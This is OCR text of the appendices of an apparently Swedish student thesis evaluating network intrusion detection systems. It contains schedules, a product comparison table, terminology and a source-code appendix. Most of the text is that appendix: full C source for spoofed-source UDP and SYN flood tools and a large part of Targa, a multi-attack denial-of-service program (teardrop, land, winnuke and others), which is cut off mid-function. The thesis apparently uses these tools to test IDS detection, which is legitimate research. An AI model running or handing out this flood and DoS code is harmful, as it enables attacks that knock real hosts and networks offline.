
A Ursprunglig tidsplan

Detta är den ursprungliga tidsplanen som gjordes i januari.


24-jan
31-jan
07-feb
14-feb
21-feb
28-feb
07-mar
14-mar
21-mar
28-mar
04-apr
11-apr
18-apr
25-apr
02-maj
09-maj
16-maj
23-maj
30-maj
05-jun
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
Dokumentation
Opposition
Inläsning
Kravspecifikation
Informationsinsamling
Utgallring
TestSpec
Testning
Utvärdering
Tid Till Förfogande

B Verklig tidsplan

Denna tidsplan visar hur vi arbetade.


24-jan
31-jan
07-feb
14-feb
21-feb
28-feb
07-mar
14-mar
21-mar
28-mar
04-apr
11-apr
18-apr
25-apr
02-maj
09-maj
16-maj
23-maj
30-maj
05-jun
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
Dokumentation
Opposition
Inläsning
Kravspecifikation
Informationsinsamling
Utgallring
TestSpec
Testning
Utvärdering

C Grundtabell

Tabell B.1 innehåller samtliga system som vi hittat. De är hämtade från Sobirey [10], COAST [3] och Talisker [14]. För att kunna gallra ut de system som vi var intresserade av delade vi upp dem i följande 4 kategorier:

Dok/FoU
Markerade namn är dokument, teoretiska system eller forsknings- och utvecklingsprojekt.

Värdbaserat
Markerade namn är värdbaserade intrångsdetekteringssystem.

Anomali
Markerade namn är system som grundar sig på anomali.

Nätverksbaserat
Markerade namn är nätverksbaserade intrångsdetekteringssystem.

	Dok/FoU	Värdbaserat	Anomali	Nätverksbaserat
AAFID	x			
ACME				
ADS	x			
AFJ			x	
AID	x			
AIMS	x			
ALERT-PLUS				
ALVA		x		
APA	x			
ARMD	x			
ARMOR-> IP360				x
ASAX	x	x		
ASIM	x			
AudES	x			
BlackICE(sentry)				x
CapIO			x	
CERN-NSM	x			
Cisco Secure IDS /Netranger				x
CMDS		x	x	
ComputerWatch		x		
CSM		x		
CyberCop Monitor		x		
CyberTrace		x		
DECinspect Intrusion Detector		x		
DefenseWorx IDS				x
DIDS	x	x	x	
Discovery		x	x	
DPEM	x			
Dragon				x
DRISC		x	x	x
EASEL	x			
EMERALD	x		x	x
ENTrax/Centrax		x		

ERIDS	x			
ESSENSE	x			
FW-1 specific Network Intrusion Detector		x		
GASSATA	x			
GrIDS	x			x
Haystack->Stalker		x	x	
Hummer		x		
Hyperview	x			
IDA (intrusion detection alert)	x			
IDA (intrusion detection avoidance system)	x			
IDA(intrusion detections agents)		x		
IDEAS	x			
IDES->NIDES		x	x	
IDIOT	x			
ID-Trak	x			
Inspect	x			
INTOUCH INSA			x	
Intruder Alert		x		
ISM	x			
ISOA	x	x	x	
JiNao	x			
KSE		x		
KSM		x		
Languard				x
MIDAS		x	x	
MIDS	x			
NADIR	x		x	
NAURS	x			x
NetProwler				x
NetRanger				
NetStalker		x		x
NetSTAT		x		
NFR			x	x
NID (NSM)	x		x	x
NIDAR	x			x
NIDES		x	x	
NIDES		x	x	x
NIDX		x	x	
NSM->NID	x			

PDAT	x			
POLYCENTER		x		
PRéCis		x		
ProxyStalker (haystack)		x	x	
RealSecure -> Check Point RealSecure				x
RETISS	x			
RID	x			
SecureNet PRO				x
SecureSwitch				
Session Wall-3				
Sessionwall-3 -> eTrust Intrusion Detection				
SHADOW	x			
SIDS		x	x	
Snort				x
StakeOut				
Stalker(RT)		x		
TIM	x			
TRW	x			
T-sight				
UNICORN (nadir)	x			
USTAT	x	x		
W&S		x	x	
WebStalker		x		
VisionIDS	x			

Intrångsdetekteringssystem C.0.1

D NIDS

Tabell med nätverksbaserade system.

Demo

Markerade namn har demoversioner tillgängliga.

Konsol

Markerade namn har en central konsol.

Motåtgärder

Markerade namn har möjlighet till motåtgärder. Ex. att stänga ner förbindelser.

Gratis

Markerade namn är gratis.

Larm

Markerade namn kan skicka något sorts larm till operatören.

Hastighet

Vilken nätverkshastighet som systemet klarar av att jobba med.

HWkrav

Minimikrav på hårdvara.

Övrigt

Övriga tillägg i utgallringen.

System	Demo	Konsol	Motåtgärder	Larm	Gratis	Hastighet i Mbit	HWkrav	Övrigt
ARMOR-> IP360		x	x	x		valfri?		
BlackICE(sentry)		x				100	2*800Mhz	Del i ICEpac
Check Point RealSecure	x	x	x	x			266Mhz	
Cisco Secure IDS		x	x	x		100	400Mhz	Finns endast som hårdvara
DefenseWorx IDS	x	x			x	100	Pentium II	
Dragon	x	x	x	x		100		
Languard								Är inte ett fristående system
NetProwler	x	x	x	x			300Mhz	
SecureNet PRO	x	x	x	x		100	400Mhz	
Snort	x			x	x	100	300Mhz	

NIDS D. 2

E Terminologi

Anomali	Orimlig företeelse eller orimligt förhållande
HIDS	Hostbased Intrusion Detection System, Dessa system använder loggfiler på den dator systemet körs på för att upptäcka intrång.
Honeypot	Lockbete, fasad
Nessus	Säkerhetskanner
NIDS	Nätverksbaserat IntrångsDetekteringsSystem
Promiscuous mode	Ett läge där nätverkskortet tar emot all trafik som går på nätverket.
Signatur	Igenkänningsmönster
Säkerhetsskanner	Nessus

F Källkod

Här finns källkod för följande program och script.

Serverskript

Attackskript

Connect

UDPTCPServer

UDPflood

SYNflood

Targa

Differenskod på Backorifice Client

Connect sourcecode

```
#include <sys/types.h>
#include <sys/socket.h>
#include <stdio.h>
#include <string.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>

int main(int argc , char **argv)
{
    int sockfd;
    int len;
    struct sockaddr_in address;
    int result;
    char *buf= NULL;
    char *ptr= NULL;
    char lf[3];
    char cr[3];


     strcpy(lf,"\\n");
     strcpy(cr,"\\r");

    if(argc == 4)
      {
     sockfd = socket(AF_INET, SOCK_STREAM, 0);
     address.sin_family = AF_INET;
     address.sin_addr.s_addr = inet_addr(argv[1]);
     address.sin_port = htons(atoi(argv[2]));
     len = sizeof(address);
     result = connect(sockfd, (struct sockaddr *)&address, len);

     if(result == -1) {
       perror("oops: client1");
       exit(1);
     }


     buf = (char *)malloc(strlen(argv[3]));
     if(!buf)
       {
         perror("oops: malloc");
         close(sockfd);
         exit(0);
       }

     while(strstr(argv[3], lf) != NULL)
       {
         strcpy(buf,argv[3]);
         ptr = strstr(buf, lf);
         *ptr = 13;
         strcpy(ptr+1,strstr(argv[3], lf)+2);
         strcpy(argv[3],buf);
       }

     while(strstr(argv[3], cr) != NULL)
       {
         strcpy(buf,argv[3]);
         ptr = strstr(buf, cr);
         *ptr = 10;
         strcpy(ptr+1,strstr(argv[3], cr)+2);
         strcpy(argv[3],buf);
       }

     write(sockfd, buf, strlen(buf));
     close(sockfd);
     exit(0);
      }
    else
      printf("Usage:%s ipaddr port string\n",argv[0]);
}
```

UDPTCPserver sourcecode

```
#include <sys/types.h>
#include <sys/socket.h>
#include <stdio.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>


#define MSG_LEN 65535

int main(int argc , char ** argv)
{
    int pid;
    int i;
    int top=1;
    int bottom=1;

    int client_sockfd;
    int server_sockfd;
    int server_sockfdu;
    int server_len, client_len;
    int fromlen;
    char buf[MSG_LEN];
    int charcount;
    int t;

    struct sockaddr_in client_address;
    struct sockaddr_in server_address;
    struct sockaddr_in from;


    if(argc < 2)
      {
     printf("Usage %s [port | startport endport]\n",argv[0]);
     exit(0);
      }

    if(argc == 2)
      {
     bottom = atoi(argv[1]);
     top = atoi(argv[1]);
      }

    if(argc == 3)
      {
     bottom = atoi(argv[1]);
     top = atoi(argv[2]);
      }

    if(argc > 3)
      {
     printf("Usage %s [port | startport endport]\n",argv[0]);
     exit(0);
      }

    if((bottom < 0 || bottom > top) || (top < bottom || top > 65535))
      {
     printf("Usage %s [port | startport endport] where port range is
1 - 65535\n",argv[0]);
     exit(0);
      }

    for(i = bottom; i <= top; i++)
      {
     fprintf(stderr,"Trying port: %d\n",i);
     pid = fork();
     if(pid == -1)
           {
          perror("Int 1:");
          exit(0);
           }
     if(pid == 0)
       {

         server_sockfd = socket(AF_INET, SOCK_STREAM, 0);
         if(server_sockfd == -1)
           {
          perror("Int 2:");
          exit(0);
           }

         server_sockfdu = socket(AF_INET, SOCK_DGRAM, 0);
         if(server_sockfdu == -1)
           {
          perror("Int 3:");
          exit(0);
           }

         server_address.sin_family = AF_INET;
         server_address.sin_addr.s_addr = htonl(INADDR_ANY);
         server_address.sin_port = htons(i);
         server_len = sizeof(server_address);

         if(bind(server_sockfd, (struct sockaddr *)&server_address,
server_len))
           {
          fprintf(stderr,"Tcp %d :",i);
          perror("");
           }
         if(bind(server_sockfdu, (struct sockaddr *)&server_address,
server_len))
           {
          fprintf(stderr,"Udp %d :",i);
          perror("");
           }
         else
           {
          pid = fork();
          if(pid == -1)
            {
```

```
              perror("Int 4:");
              exit(0);
            }

          if(pid == 0)
            {
              while(1)
                {
               charcount = recvfrom(server_sockfdu, &buf,  MSG_LEN-1,
0L, (struct sockaddr *)&from, &fromlen);
               fprintf(stderr,"Udp port %d len %d :", i, charcount);
               for(t = 0; t < charcount; t++)
                 fprintf(stderr,"%c",buf[t]);
               fprintf(stderr,"\n");
                }
            }
          else
            {
              while(1)
                {
               if(listen(server_sockfd, 1) == -1)
                 {
                   perror("Int 5:");
                   exit(0);
                 }
               if((client_sockfd = accept(server_sockfd,(struct
sockaddr *)&client_address, &client_len)) == -1)
                 {
                   perror("Int 6:");
                   exit(0);
                 }

               do
                 {
                   charcount = read(client_sockfd, &buf, MSG_LEN-1);
                   if(charcount == -1)
                     {
                    perror("Int 7:");
                    exit(0);
                     }

                   fprintf(stderr,"Tcp port %d len %d :", i,
charcount);
                   for(t = 0; t < charcount; t++)
                     fprintf(stderr,"%c",buf[t]);
                   fprintf(stderr,"\n");
                 }
               while( charcount > 0);
               close(client_sockfd);
                }
            }
          exit(0);
           }
       }
     usleep(1);
      }
}
```

UDPflood sourcecode

```
#include<sys/types.h>
#include<sys/socket.h>
#include<netinet/in_systm.h>
#include<netinet/in.h>
#include<netinet/ip.h>
#include<netinet/udp.h>
#include<errno.h>
#include<string.h>
#include<netdb.h>
#include<arpa/inet.h>
#include<stdio.h>

struct sockaddr sa;

main(int argc,char **argv)
{
int fd;
int x=1;
struct sockaddr_in *p;
struct hostent *he;
int numpackets;

u_char gram[38]=
     {
     0x45,     0x00,     0x00,     0x26,
     0x12,     0x34,     0x00,     0x00,
     0xFF,     0x11,     0,   0,
     0,   0,   0,   0,
     0,   0,   0,   0,
     0,   0,   0,   0,
     0x00,     0x12,     0x00,     0x00,

     '1','2','3','4','5','6','7','8','9','0'
     };


if(argc!=4)
     {
     fprintf(stderr,"usage: %s sourcename destinationname
numpackets\n",*argv);
     exit(1);
     };

numpackets = atoi(argv[3]);
fprintf(stderr,"Will flood %d times",numpackets);

if((he=gethostbyname(argv[1]))==NULL)
     {
     fprintf(stderr,"can't resolve source hostname\n");
     exit(1);
     };
bcopy(*(he->h_addr_list),(gram+12),4);

if((he=gethostbyname(argv[2]))==NULL)
     {
     fprintf(stderr,"can't resolve destination hostname\n");
     exit(1);
     };
bcopy(*(he->h_addr_list),(gram+16),4);

*(u_short*)(gram+20)=htons((u_short)7);
*(u_short*)(gram+22)=htons((u_short)7);

p=(struct sockaddr_in*)&sa;
p->sin_family=AF_INET;
bcopy(*(he->h_addr_list),&(p->sin_addr),sizeof(struct in_addr));

if((fd=socket(AF_INET,SOCK_RAW,IPPROTO_RAW))== -1)
     {
     perror("socket");
     exit(1);
     };

#ifdef IP_HDRINCL
fprintf(stderr,"\nWe have IP_HDRINCL \n\n");
if (setsockopt(fd,IPPROTO_IP,IP_HDRINCL,(char*)&x,sizeof(x))<0)
     {
     perror("setsockopt IP_HDRINCL");
     exit(1);
        };
#else
fprintf(stderr,"\nWe don't have IP_HDRINCL \n\n");
#endif

printf("\nNumber of Packets sent:\n\n");
for(x=0;x<numpackets;x++)
{
if((sendto(fd,&gram,sizeof(gram),0,(struct sockaddr*)p,sizeof(struct
sockaddr)))== -1)
     {
     perror("sendto");
     exit(1);
     };
printf("%d ",x);
}

}
```

SYNflood sourcecode

```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <string.h>
#include <unistd.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <linux/ip.h>
#include <linux/tcp.h>

void hose_trusted(unsigned int, unsigned int, unsigned short, int);
unsigned short in_cksum(unsigned short *, int);
unsigned int host2ip(char *);

main(int argc, char **argv)
{
   unsigned int srchost;
   unsigned int dsthost;
   unsigned short port=80;
   unsigned int number=1000;
   if(argc < 3)
   {
      printf("%s srchost dsthost port num\n", argv[0]);
      exit(0);
   }
   srchost = host2ip(argv[1]);
   dsthost = host2ip(argv[2]);
   if(argc >= 4) port = atoi(argv[3]);
   if(argc >= 5) number = atoi(argv[4]);
   if(port == 0) port = 80;
   if(number == 0) number = 1000;
   printf("synflooding %s from %s port %u %u times\n", argv[2],
argv[1], port, number);
   hose_trusted(srchost, dsthost, port, number);
}

void hose_trusted(unsigned int source_addr, unsigned int dest_addr,
unsigned short dest_port, int numsyns)
{
   struct send_tcp
   {
      struct iphdr ip;
      struct tcphdr tcp;
   } send_tcp;
   struct pseudo_header
   {
      unsigned int source_address;
      unsigned int dest_address;
      unsigned char placeholder;
      unsigned char protocol;
      unsigned short tcp_length;
      struct tcphdr tcp;
   } pseudo_header;
   int i;
   int tcp_socket;
   struct sockaddr_in sin;
   int sinlen;

   /* form ip packet */
   send_tcp.ip.ihl = 5;
   send_tcp.ip.version = 4;
   send_tcp.ip.tos = 0;
   send_tcp.ip.tot_len = htons(40);
   send_tcp.ip.id = getpid();
   send_tcp.ip.frag_off = 0;
   send_tcp.ip.ttl = 255;
   send_tcp.ip.protocol = IPPROTO_TCP;
   send_tcp.ip.check = 0;
   send_tcp.ip.saddr = source_addr;
   send_tcp.ip.daddr = dest_addr;

   /* form tcp packet */
   send_tcp.tcp.source = getpid();
   send_tcp.tcp.dest = htons(dest_port);
   send_tcp.tcp.seq = getpid();
   send_tcp.tcp.ack_seq = 0;
   send_tcp.tcp.res1 = 0;
   send_tcp.tcp.doff = 5;
   send_tcp.tcp.fin = 0;
   send_tcp.tcp.syn = 1;
   send_tcp.tcp.rst = 0;
   send_tcp.tcp.psh = 0;
   send_tcp.tcp.ack = 0;
   send_tcp.tcp.urg = 0;
   //   send_tcp.tcp.res2 = 0;
   send_tcp.tcp.window = htons(512);
   send_tcp.tcp.check = 0;
   send_tcp.tcp.urg_ptr = 0;

   /* setup the sin struct */
   sin.sin_family = AF_INET;
   sin.sin_port = send_tcp.tcp.source;
   sin.sin_addr.s_addr = send_tcp.ip.daddr;

   /* (try to) open the socket */
   tcp_socket = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
   if(tcp_socket < 0)
   {
      perror("socket");
      exit(1);
   }

   for(i=0;i < numsyns;i++)
   {
      /* set fields that need to be changed */
      send_tcp.tcp.source++;
      send_tcp.ip.id++;
      send_tcp.tcp.seq++;
```

```
      send_tcp.tcp.check = 0;
      send_tcp.ip.check = 0;

      /* calculate the ip checksum */
      send_tcp.ip.check = in_cksum((unsigned short *)&send_tcp.ip,
20);

      /* set the pseudo header fields */
      pseudo_header.source_address = send_tcp.ip.saddr;
      pseudo_header.dest_address = send_tcp.ip.daddr;
      pseudo_header.placeholder = 0;
      pseudo_header.protocol = IPPROTO_TCP;
      pseudo_header.tcp_length = htons(20);
      bcopy((char *)&send_tcp.tcp, (char *)&pseudo_header.tcp, 20);
      send_tcp.tcp.check = in_cksum((unsigned short *)&pseudo_header,
32);
      sinlen = sizeof(sin);
      sendto(tcp_socket, &send_tcp, 40, 0, (struct sockaddr *)&sin,
sinlen);
   }
   close(tcp_socket);
}

unsigned short in_cksum(unsigned short *ptr, int nbytes)
{
        register long           sum;            /* assumes long == 32
bits */
        u_short                 oddbyte;
        register u_short        answer;         /* assumes u_short ==
16 bits */

        /*
         * Our algorithm is simple, using a 32-bit accumulator (sum),
         * we add sequential 16-bit words to it, and at the end, fold
back
         * all the carry bits from the top 16 bits into the lower 16
bits.
         */

        sum = 0;
        while (nbytes > 1)  {
                sum += *ptr++;
                nbytes -= 2;
        }

                                /* mop up an odd byte, if necessary
*/
        if (nbytes == 1) {
                oddbyte = 0;            /* make sure top half is zero
*/
                *((u_char *) &oddbyte) = *(u_char *)ptr;   /* one
byte only */
                sum += oddbyte;
        }

        /*
         * Add back carry outs from top 16 bits to low 16 bits.
         */

        sum  = (sum >> 16) + (sum & 0xffff);    /* add high-16 to
low-16 */
        sum += (sum >> 16);                     /* add carry */
        answer = ~sum;          /* ones-complement, then truncate to
16 bits */
        return(answer);
}

unsigned int host2ip(char *hostname)
{
   static struct in_addr i;
   struct hostent *h;
   i.s_addr = inet_addr(hostname);
   if(i.s_addr == -1)
   {
      h = gethostbyname(hostname);
      if(h == NULL)
      {
         fprintf(stderr, "cant find %s!\n", hostname);
         exit(0);
      }
      bcopy(h->h_addr, (char *)&i.s_addr, h->h_length);
   }
   return i.s_addr;
}
```

Targa sourcecode

```
#define LANDPORT "113"          /* remote port for land's */
#define LANDREP 5               /* repeat land attack x times */
#define JOLTREP 15              /* repeat jolt attack x times */
#define BONKREP 15              /* repeat bonk attack x times */
#define COUNT   0x15            /* repeat frag attacks x times */
#define NESCOUNT  500           /* repeat nestea attack x times */
#define WNUKEPORT 139           /* port for winnukes */
#define WNUKEREP 1              /* repeat winnuke x times */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#include <unistd.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/tcp.h>
#include <netinet/udp.h>
//#include <netinet/protocols.h>
#include <netinet/udp.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <sys/types.h>
#define FIX(n)  htons(n)        /* define this to (n), if using BSD
*/
#define IPH     0x14            /* IP header size */
#define UDPH    0x8             /* UDP header size */
#define IP_MF   0x2000          /* Fragmention offset */
#define MAGIC   0x3             /* Teardrop Magic fragmentation
constant (tm) */
#define MAGIC2  108             /* Nestea Magic fragmentation
constant (tm) */
#define NESPADDING 256          /* Padding for Nestea */
#define PADDING 0x14            /* Padding for other frag's */
#define TCPH    sizeof(struct tcphdr)   /* TCP header size (nestea)
*/
#define TPADDING 0x1c           /* Padding for original teardrop */

/* main() - user interface & some functions */

struct ipstuph
  {
    int p1;
    int p2;
    int p3;
    int p4;
  }
startip, endip;

void targa (u_char *);
u_long leet_resolve (u_char *);
u_short in_cksum (u_short *, int);

int
main (int argc, char **argv)
{
  int one = 1, count = 1, i, j, rip_sock, bequiet = 0, dostype = 0;
  u_long src_ip = 0;
  u_short src_prt = 0, dst_prt = 0;
  char hit_ip[18], dst_ip2[18], dst_ip[4096];
  struct in_addr addr;

  fprintf (stderr, "\t\ttarga 1.0 by Mixter\n");
  if ((rip_sock = socket (AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
    {
      perror ("cannot open raw socket");
      exit (1);
    }
  if (setsockopt (rip_sock, IPPROTO_IP, IP_HDRINCL, (char *) &one,
sizeof (one))
      < 0)
    {
      perror ("IP_HDRINCL");
      exit (1);
    }
  if (argc < 3)
    targa (argv[0]);
  strcpy (dst_ip, argv[1]);
  strcpy (dst_ip2, argv[2]);
  if (sscanf (argv[1], "%d.%d.%d.%d", &startip.p1, &startip.p2,
&startip.p3, &startip.p4) != 4)
    {
      fprintf (stderr, "Error, %s: Please use a start IP containing 4
zones\n", argv[1]);
      exit (1);
    }
  if (startip.p1 > 255)
    {
      fprintf (stderr, "Zone 1 of start ip is incorrect (greater than
255)\n");
      exit (1);
    }
  if (startip.p2 > 255)
```

```
    {
      fprintf (stderr, "Zone 2 of start ip is incorrect (greater than
255)\n");
      exit (1);
    }
  if (startip.p3 > 255)
    {
      fprintf (stderr, "Zone 3 of start ip is incorrect (greater than
255)\n");
      exit (1);
    }
  if (startip.p4 > 255)
    {
      fprintf (stderr, "Zone 4 of start ip is incorret (greater than
255)\n");
      exit (1);
    }
  if (sscanf (argv[2], "%d.%d.%d.%d", &endip.p1, &endip.p2,
&endip.p3, &endip.p4) != 4)
    {
      fprintf (stderr, "Error, %s: Please use an end IP containing 4
zones\n", argv[2]);
      exit (1);
    }
  if (endip.p1 > 255)
    {
      fprintf (stderr, "Zone 1 of end ip is incorrect (greater than
255)\n");
      exit (1);
    }
  if (endip.p2 > 255)
    {
      fprintf (stderr, "Zone 2 of end ip is incorrect (greater than
255)\n");
      exit (1);
    }
  if (endip.p3 > 255)
    {
      fprintf (stderr, "Zone 3 of end ip is incorrect (greater than
255)\n");
      exit (1);
    }
  if (endip.p4 > 255)
    {
      fprintf (stderr, "Zone 4 of end ip is incorrect (greater than
255)\n");
      exit (1);
    }
  if (startip.p1 != endip.p1)
    {
      fprintf (stderr, "Zone 1 of start ip and end ip is
different[0m\n");
      exit (1);
    }
  if (startip.p2 != endip.p2)
    {
      fprintf (stderr, "Zone 2 of start ip and end ip is
different\n");
      exit (1);
    }
  if (startip.p3 != endip.p3)
    {
      fprintf (stderr, "Zone 3 of start ip and end ip is
different\n");
      exit (1);
    }
  while ((i = getopt_long (argc, argv, "t:n:h")) != EOF)
    {
      switch (i)
        {
        case 't':
          dostype = atoi (optarg);      /* type of DOS */
          break;
        case 'n':               /* number to send */
          count = atoi (optarg);
          break;
        case 'h':               /* quiet mode */
          targa_help (argv[0]);
          break;
        default:
          targa (argv[0]);
          break;                /* NOTREACHED */
        }
    }
  srandom ((unsigned) (time ((time_t) 0)));
  fprintf (stderr, "Leetness on flaxen wings:\n");
  fprintf (stderr, "To: %s - %s\n", dst_ip,dst_ip2);
  fprintf (stderr, "Repeats: %5d\n", count);
  fprintf (stderr, "   Type: %5d\n", dostype);

  for (j = startip.p4; j <= endip.p4; j++)
    {
      sprintf (hit_ip, "%d.%d.%d.%d", startip.p1, startip.p2,
startip.p3, j);
      fprintf (stderr, "%s m[ ", hit_ip);
      for (i = 0; i < count; i++)
        {
          hax0r (hit_ip, dostype);
          usleep (10);
        }
```

```
      fprintf (stderr, " ]\n");
    }
  fprintf (stderr, "\t-all done-\n");
  return (0);
}
int
hax0r (char *vm, int te)
{
/* beginning of hardcoded ereetness :P */
  if (te == 1 || te == 0)
    bonk (vm);
  if (te == 2 || te == 0)
    jolt (vm);
  if (te == 3 || te == 0)
    land (vm);
  if (te == 4 || te == 0)
    nestea (vm);
  if (te == 5 || te == 0)
    newtear (vm);
  if (te == 6 || te == 0)
    syndrop (vm);
  if (te == 7 || te == 0)
    teardrop (vm);
  if (te == 8 || te == 0)
    winnuke (vm);
  return (31337);
}
u_long
leet_resolve (u_char * host_name)
{
  struct in_addr addr;
  struct hostent *host_ent;

  if ((addr.s_addr = inet_addr (host_name)) == -1)
    {
      if (!(host_ent = gethostbyname (host_name)))
        return (0);
      bcopy (host_ent->h_addr, (char *) &addr.s_addr, host_ent-
>h_length);
    }
  return (addr.s_addr);
}
void
targa (u_char * name)
{
  fprintf (stderr, "usage: %s <startIP> <endIP> [-t type] [-n
repeats]\n", name);
  fprintf (stderr, "\ttype %s - -h to get more help\n", name);
  fprintf (stderr, "1 = bonk ($)  2 = jolt (@)  3 = land (-)\n");
  fprintf (stderr, "4 = nestea (.)  5 = newtear (#)\n");
  fprintf (stderr, "6 = syndrop (&)  7 = teardrop (%%)  8 = winnuke
(*)\n");
  exit (0);
}
int
targa_help (u_char * name)
{
  fprintf (stderr, "usage: %s <startIP> <endIP> [-t type] [-n
repeats]\n", name);
  fprintf (stderr, "startIP - endIP: IP range to send packets to
(destination)\n");
  fprintf (stderr, "start and end must be on the same C class
(1.1.1.X)\n");
  fprintf (stderr, "repeats: repeat the whole cycle n times (default
is 1)\n");
  fprintf (stderr, "type: kind of remote DoS to send (default is
0)\n");
  fprintf (stderr, "1 = bonk ($)  2 = jolt (@)  3 = land (-)\n");
  fprintf (stderr, "4 = nestea (.)  5 = newtear (#)\n");
  fprintf (stderr, "6 = syndrop (&)  7 = teardrop (%%)  8 = winnuke
(*)\n");
  fprintf (stderr, "0 = use all remote DoS types at once\n");
  exit (0);
}

/* bonk(destination) */

struct udp_pkt
{
  struct iphdr ip;
  struct udphdr udp;
  char data[0x1c];
}
pkt;

int udplen = sizeof (struct udphdr), iplen = sizeof (struct iphdr),
datalen = 100,
  psize = sizeof (struct udphdr) + sizeof (struct iphdr) + 0x1c,
spf_sck;       /* Socket */

u_long
host_to_ip (char *host_name)
{
  static u_long ip_bytes;
  struct hostent *res;
  res = gethostbyname (host_name);
  if (res == NULL)
    return (0);
  memcpy (&ip_bytes, res->h_addr, res->h_length);
  return (ip_bytes);
```

```
}

void
quit (char *reason)
{
  perror (reason);
  close (spf_sck);
  exit (-1);
}

int
fondle (int sck, u_long src_addr, u_long dst_addr, int src_prt,
        int dst_prt)
{
  int bs;
  struct sockaddr_in to;

  memset (&pkt, 0, psize);
  /* Fill in ip header */
  pkt.ip.version = 4;
  pkt.ip.ihl = 5;
  pkt.ip.tot_len = htons (udplen + iplen + 0x1c);
  pkt.ip.id = htons (0x455);
  pkt.ip.ttl = 255;
  pkt.ip.protocol = SOL_UDP;
  pkt.ip.saddr = src_addr;
  pkt.ip.daddr = dst_addr;
  pkt.ip.frag_off = htons (0x2000);     /* more to come */

  pkt.udp.source = htons (src_prt);     /* udp header */
  pkt.udp.dest = htons (dst_prt);
  pkt.udp.len = htons (8 + 0x1c);
  /* send 1st frag */

  to.sin_family = AF_INET;
  to.sin_port = src_prt;
  to.sin_addr.s_addr = dst_addr;

